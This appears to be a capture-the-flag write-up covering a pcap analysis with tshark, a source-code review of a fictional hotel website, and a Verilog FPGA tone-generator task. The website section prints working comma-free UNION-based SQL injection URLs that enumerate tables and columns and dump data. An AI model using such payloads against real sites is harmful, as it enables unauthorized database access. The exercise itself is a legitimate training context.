
Answer: CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX

Objective 11 – Customer Complaint Analysis

Difficulty 2 of 5: A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.


Clues for this challenge talk about RFC-3514, which humorously calls for all malicious traffic to have the "evil-bit" enabled. I'll have to assume that the Jack Frost's trolls all obey the RFC, so the human's traffic will stand out in that this bit is not set. I query the pcap file with a filter for all non-compliant traffic.

```
tshark -r jackfrosttower-network.pcap -Y '.ip.flags.rb == 0'
```



```
┌──(kali㉿kali)-[~/hhc21]
└─$ tshark -r jackfrosttower-network.pcap -Y 'ip.flags.rb == 0'
  355 3669.831129 10.70.84.251 → 10.70.84.10  TCP 74 36674 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4276157356 TSecr=0 WS=128
  357 3669.831837 10.70.84.251 → 10.70.84.10  TCP 66 36674 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4276157356 TSecr=3229766183
  358 3669.831925 10.70.84.251 → 10.70.84.10  HTTP 503 GET /feedback/guest_complaint.html HTTP/1.1
  361 3669.832893 10.70.84.251 → 10.70.84.10  TCP 66 36674 → 80 [ACK] Seq=438 Ack=815 Win=64128 Len=0 TSval=4276157357 TSecr=3229766184
  362 3669.924069 10.70.84.251 → 10.70.84.10  HTTP 460 GET /favicon.ico HTTP/1.1
  365 3669.925761 10.70.84.251 → 10.70.84.10  TCP 66 36674 → 80 [ACK] Seq=832 Ack=1207 Win=64128 Len=0 TSval=4276157450 TSecr=3229766276
  366 3679.973996 10.70.84.251 → 10.70.84.10  TCP 66 [TCP Keep-Alive] 36674 → 80 [ACK] Seq=831 Ack=1207 Win=64128 Len=0 TSval=4276167497 TSecr=3229766276
  368 3690.215125 10.70.84.251 → 10.70.84.10  TCP 66 [TCP Keep-Alive] 36674 → 80 [ACK] Seq=831 Ack=1207 Win=64128 Len=0 TSval=4276177737 TSecr=3229776326
  370 3700.456512 10.70.84.251 → 10.70.84.10  TCP 66 [TCP Keep-Alive] 36674 → 80 [ACK] Seq=831 Ack=1207 Win=64128 Len=0 TSval=4276187977 TSecr=3229786567
  372 3710.701414 10.70.84.251 → 10.70.84.10  TCP 66 [TCP Keep-Alive] 36674 → 80 [ACK] Seq=831 Ack=1207 Win=64128 Len=0 TSval=4276198221 TSecr=3229796808
  374 3720.938951 10.70.84.251 → 10.70.84.10  TCP 66 [TCP Keep-Alive] 36674 → 80 [ACK] Seq=831 Ack=1207 Win=64128 Len=0 TSval=4276208457 TSecr=3229807053
  376 3731.180093 10.70.84.251 → 10.70.84.10  TCP 66 [TCP Keep-Alive] 36674 → 80 [ACK] Seq=831 Ack=1207 Win=64128 Len=0 TSval=4276218697 TSecr=3229817291
  379 3734.991655 10.70.84.251 → 10.70.84.10  TCP 66 36674 → 80 [FIN, ACK] Seq=832 Ack=1208 Win=64128 Len=0 TSval=4276222508 TSecr=3229831341
  381 3831.249008 10.70.84.251 → 10.70.84.10  TCP 74 36676 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4276318754 TSecr=0 WS=128
  383 3831.249745 10.70.84.251 → 10.70.84.10  TCP 66 36676 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4276318755 TSecr=3229927601
  384 3831.249817 10.70.84.251 → 10.70.84.10  HTTP 1025 POST /feedback/guest_complaint.php HTTP/1.1  (application/x-www-form-urlencoded)
  387 3831.250762 10.70.84.251 → 10.70.84.10  TCP 66 36676 → 80 [ACK] Seq=960 Ack=785 Win=64128 Len=0 TSval=4276318756 TSecr=3229927602
  388 3837.853814 10.70.84.251 → 10.70.84.10  TCP 66 36676 → 80 [FIN, ACK] Seq=960 Ack=785 Win=64128 Len=0 TSval=4276325358 TSecr=3229927602
  390 3837.855089 10.70.84.251 → 10.70.84.10  TCP 66 36676 → 80 [ACK] Seq=961 Ack=786 Win=64128 Len=0 TSval=4276325360 TSecr=3229934206
```

Here we see that there is an HTTP POST request within the traffic. Let's look at the POST data to see what it says.

```
tshark -r jackfrosttower-network.pcap -Y '.ip.flags.rb == 0 && http.request.method == POST' -
Tfields -e http.file_data
```


```
┌──(kali㉿kali)-[~/hhc21]
└─$ tshark -r jackfrosttower-network.pcap -Y 'ip.flags.rb == 0 && http.request.method==POST' -Tfields -e http.file_data
name=Muffy+VonDuchess+Sebastian&troll_id=I+don%27t+know.+There+were+several+of+them.&guest_info=Room+1024&description=I+have+never%2C+in+my+life%2C+been+in+a+facility+with+su
ch+a+horrible+staff.+They+are+rude+and+insulting.+What+kind+of+place+is+this%3F+You+can+be+sure+that+I+%28or+my+lawyer%29+will+be+speaking+directly+with+Mr.+Frost%21&submit=S
ubmit
```

A complaint from Muffy VonDuchess Sebastian about room 1024 is the only submission without the evil bit. Let's see what other requests reference room 1024:



```
┌──(kali㉿kali)-[~/hhc21]
└─$ tshark -r jackfrosttower-network.pcap -Y 'ip.flags.rb == 1 && http.request.method==POST && http.file_data contains "1024"' -Tfields -e http.file_data
name=Yaqh&troll_id=2796&guest_info=Snooty+lady+in+room+1024&description=Lady+call+desk+and+ask+for+more+towel.+Yaqh+take+to+room.+Yaqh+ask+if+she+want+more+towel+because+she+
is+like+to+steal.+She+say+Yaqh+is+insult.+Yaqh+is+not+insult.+Yaqh+is+Yaqh.&submit=Submit
name=Flud&troll_id=2083&guest_info=Very+cranky+lady+in+room+1024&description=Lady+call+front+desk.+Complain+%22employee%22+is+rude.+Say+she+is+insult+and+want+to+speak+to+man
ager.+Send+Flud+to+room.+Lady+say+troll+call+her+towels+thief.+I+say+stop+steal+towels+if+is+bother+her.&submit=Submit
name=Hagg&troll_id=2013&guest_info=Incredibly+angry+lady+in+room+1024&description=Lady+call+front+desk.+I+am+walk+by+so+I+pick+up+phone.+She+is+ANGRY+and+shout+at+me.+Say+she
+has+never+been+so+insult.+I+say+she+probably+has+but+just+didn%27t+hear+it.&submit=Submit
```

Answer: Flud Hagg Yaqh


Objective 12 – Frost Tower Website Checkup

Difficulty 5 of 5: Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

Download the source code for analysis. Initially we're limited to several endpoints that require no session data, one of which is /postcontact. It appears that if we submit a contact that already exists, the uniqueID value in our session data will be set to the e-mail address.



```
var rowlength = rows.length;
if (rowlength >= "1"){
    session = req.session;
    session.uniqueID = email;
    req.flash('info', 'Email Already Exists');
    res.redirect("/contact");
```

Many endpoints require a value for uniqueID. Now that we have one, additional endpoints are accessible.



```
app.get('/edit/:id', function(req, res, next) {
    session = req.session;
    var reqparam = req.params['id'];

  if (session.uniqueID){

        tempCont.query("SELECT * from uniquecontact where id="
```

Most endpoints use parameterized SQL queries to protect against injection attacks. The /detail/:id endpoint uses parameterized query if we supply only one id. However, if we supply a comma-separated list of multiple id's, it simply appends the user input to the SQL query, which allows for SQL injection.



```
if (reqparam.indexOf(',') > 0){
    var ids = reqparam.split(',');
    reqparam = "0";
    for (var i=0; i<ids.length; i++){
        query += tempCont.escape(m.raw(ids[i]));
        query += " OR id="
    }
    query += "?";
```

Since the program logic splits the user input on commas, the SQL injection string cannot contain commas. Using a technique found here https://book.hacktricks.xyz/pentesting-web/sql-injection#no-commas-bypass we can pass in a SQL injection string with this URL:


```
https://staging.jackfrosttower.com/detail/0,0 UNION SELECT * FROM ((select 1)A join (select
NULL)B join (select group_concat(table_name) from information_schema.tables)C join (select
NULL)D join (select NULL)E join (select NULL)F join (select NULL)G);--
```

This provides a list of table names in the database, one of which is todo. We can repeat this attack and look for column names.

```
https://staging.jackfrosttower.com/detail/0,0 UNION SELECT * FROM ((select 1)A join (select
NULL)B join (select group_concat(column_name) from information_schema.columns)C join (select
NULL)D join (select NULL)E join (select NULL)F join (select NULL)G);--
```

Now we can craft a third request that pulls the data from the desired column and table, and we can see what Jack Frost's devious plan is.

```
https://staging.jackfrosttower.com/detail/0,0%20UNION%20SELECT%20*%20FROM%20((select%201)A%20
join%20(select%20NULL)B%20join%20(select%20group_concat(note)%20from%20todo)C%20join%20(selec
t%20NULL)D%20join%20(select%20NULL)E%20join%20(select%20NULL)F%20join%20(select%20NULL)G);--
```



- Buy up land all around Santa's Castle,Build bigger and more majestic tower next to Santa's,Erode Santa's influence at the North Pole via FrostFest, the greatest Con in history,Dishearten Santa's elves and encourage defection to our cause,Steal Santa's sleigh technology and build a competing and way better Frosty present delivery vehicle,Undermine Santa's ability to deliver presents on 12/24 through elf staff shortages, technology glitches, and assorted mayhem,Force Santa to cancel Christmas,SAVE THE DAY by delivering Frosty presents using merch from the Frost Tower Gift Shop to children world-wide... so the whole world sees that Frost saved the Holiday Season!!!! Bwahahahahaha!,With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him

Answer: clerk


Objective 13 – FPGA Programming

Difficulty 4 of 5: Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator.

In this objective, we act the part of a student in Prof Qwerty Petabyte's class. Our assignment is to write a program in Verilog that will make a Field Programmable Gate Array (FPGA) board modulate the sound of a voice in a toy.

The board has a fixed frequency oscillator connected to the input of the FPGA, and our program needs to divide that fixed frequency to produce a variable frequency that will drive a speaker attached to the FPGA's output.


We need to understand the inputs and outputs, as we're not allowed to change this bit of code, or else it will cause us a failing grade.



```
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
```

- input clk – indicates the fixed 125MHz system clock
- input rst – is connected to the system board's reset bus
- input [31:0] freq – a 32-bit integer indicating the frequency to be played
- output wave_out – the output which we need to supply our square wave of variable frequency

For my solution, I've adapted some sample code for generating a square wave using FPGA from: https://numato.com/kb/generating-square-wave-using-fpga/. My only significant contribution to this code is to implement the rounding function that Prof. Petabyte referenced in his assignment.



Creating a square wave output takes our clock signal (which is also a square wave) and uses a counter to divide the clock to match the desired frequency. One tricky problem that we'll encounter is that Verilog (v1364-2005) doesn't have a built-in mechanism to *round* real numbers to integers, so you'll need to devise a means to do that correctly if you want your module to match frequencies accurately.

Good luck and always remember:

If $rtoi(real_no * 10) - ($rtoi(real_no) * 10) > 4, add 1

- Prof. Qwerty Petabyte

$rtoi is Verilog's real-to-integer conversion function, and it does not perform rounding as you might expect. Instead, a real decimal value like 500.5 would be converted to 500 instead of 501. The professor's code compensates for this.

If $rtoi(real_no * 10) - ($rtoi(real_no) * 10) > 4, add 1


If the value we're trying to convert from real to integer is 500.5:


- On the lefthand side, $rtoi(real_no * 10) will convert (500.5 * 10) to 5005
- On the righthand side, ($rtoi(real_no) * 10) will convert 500.5 to 500, then multiply by 10 to get 5000.
- Subtracting the two numbers gives us 5, and the conditional says that if the number is greater than 4 we must add 1 (or in other words, round up).

This program divides the input frequency by our target frequency, which gives us the number of clock pulses to count before toggling the output value. The output is toggled between on (1) and off (0) at our desired frequency to produce sound. See code comments for more detail.


```
real my_freq;
reg [31:0] clkdivider;
reg [31:0] counter;
reg sq_wave_reg;
assign wave_out = sq_wave_reg;

always @(posedge clk) begin

        // Convert the 32-bit integer frequency to a real decimal
        my_freq <= freq/100;

        // Perform the rounding operation
        if ($rtoi(my_freq * 100) - ($rtoi(my_freq) * 100) > 49)
                my_freq <= my_freq+1;

        // Calculate clock divider, real-to-int strips the decimal value
        clkdivider <= 125000000/$rtoi(my_freq)/2;

        // When we encounter a reset signal, set counter and output to 0
        if (rst) begin
                counter <= 0;
                sq_wave_reg    <= 1'b0;
        end

        else begin
                // When counter reaches zero, toggle the output
                // and reset the counter to the clock divider value
                if (counter == 0) begin
                        sq_wave_reg <= ~sq_wave_reg;
                        counter <= clkdivider - 1;
                end

                // Otherwise, simply decrement the counter
                else
                        counter <= counter - 1;
                end
        end

endmodule
```


Results







```
Console

Sending code for analysis...
Verilog parsed cleanly...
Beginning FPGA simulation. This may take a few seconds...
Congratulations!
Simulation results indicate a frequency of exactly: 500.0000Hz
```







```
Console

Sending code for analysis...
Verilog parsed cleanly...
Beginning FPGA simulation. This may take a few seconds...
Congratulations!
Simulation results indicate a frequency of exactly: 1000.0000Hz
```






```
Console

Sending code for analysis...
Verilog parsed cleanly...
Beginning FPGA simulation. This may take a few seconds...
Congratulations!
Simulation results indicate a frequency of exactly: 2000.0000Hz
```







```
Console

Sending code for analysis...
Verilog parsed cleanly...
Beginning FPGA simulation. This may take a few seconds...
Random target frequency: 4375.16
Using a clock frequency of 125MHz, the closest you could get to the target
frequency is 4375.2188
Simulation results indicate a frequency of: 4375.2188Hz
Congratulations! Your model matches the best-fit value!
```




```
real my_freq;
reg [31:0] clkdivider;
reg [31:0] counter;
reg sq_wave_reg;
assign wave_out = sq_wave_reg;

always @(posedge clk) begin

    // Convert the 32-bit integer frequency to a real decimal
    my_freq <= freq/100;

    // Perform the rounding operation
    if ($rtoi(my_freq * 100) - ($rtoi(my_freq) * 100) > 49)
        my_freq <= my_freq+1;

    // Calculate clock divider, real-to-int strips the decimal value
    clkdivider <= 125000000/$rtoi(my_freq)/2;

    // When we encounter a reset signal, set counter and output to 0
    if (rst) begin
        counter <= 0;
        sq_wave_reg  <= 1'b0;
    end

    else begin
        // When counter reaches zero, toggle the output
        // and reset the counter to the clock divider value
        if (counter == 0) begin
            sq_wave_reg <= ~sq_wave_reg;
            counter <= clkdivider - 1;
        end

        // Otherwise, simply decrement the counter
        else
            counter <= counter - 1;
        end
    end

endmodule
```

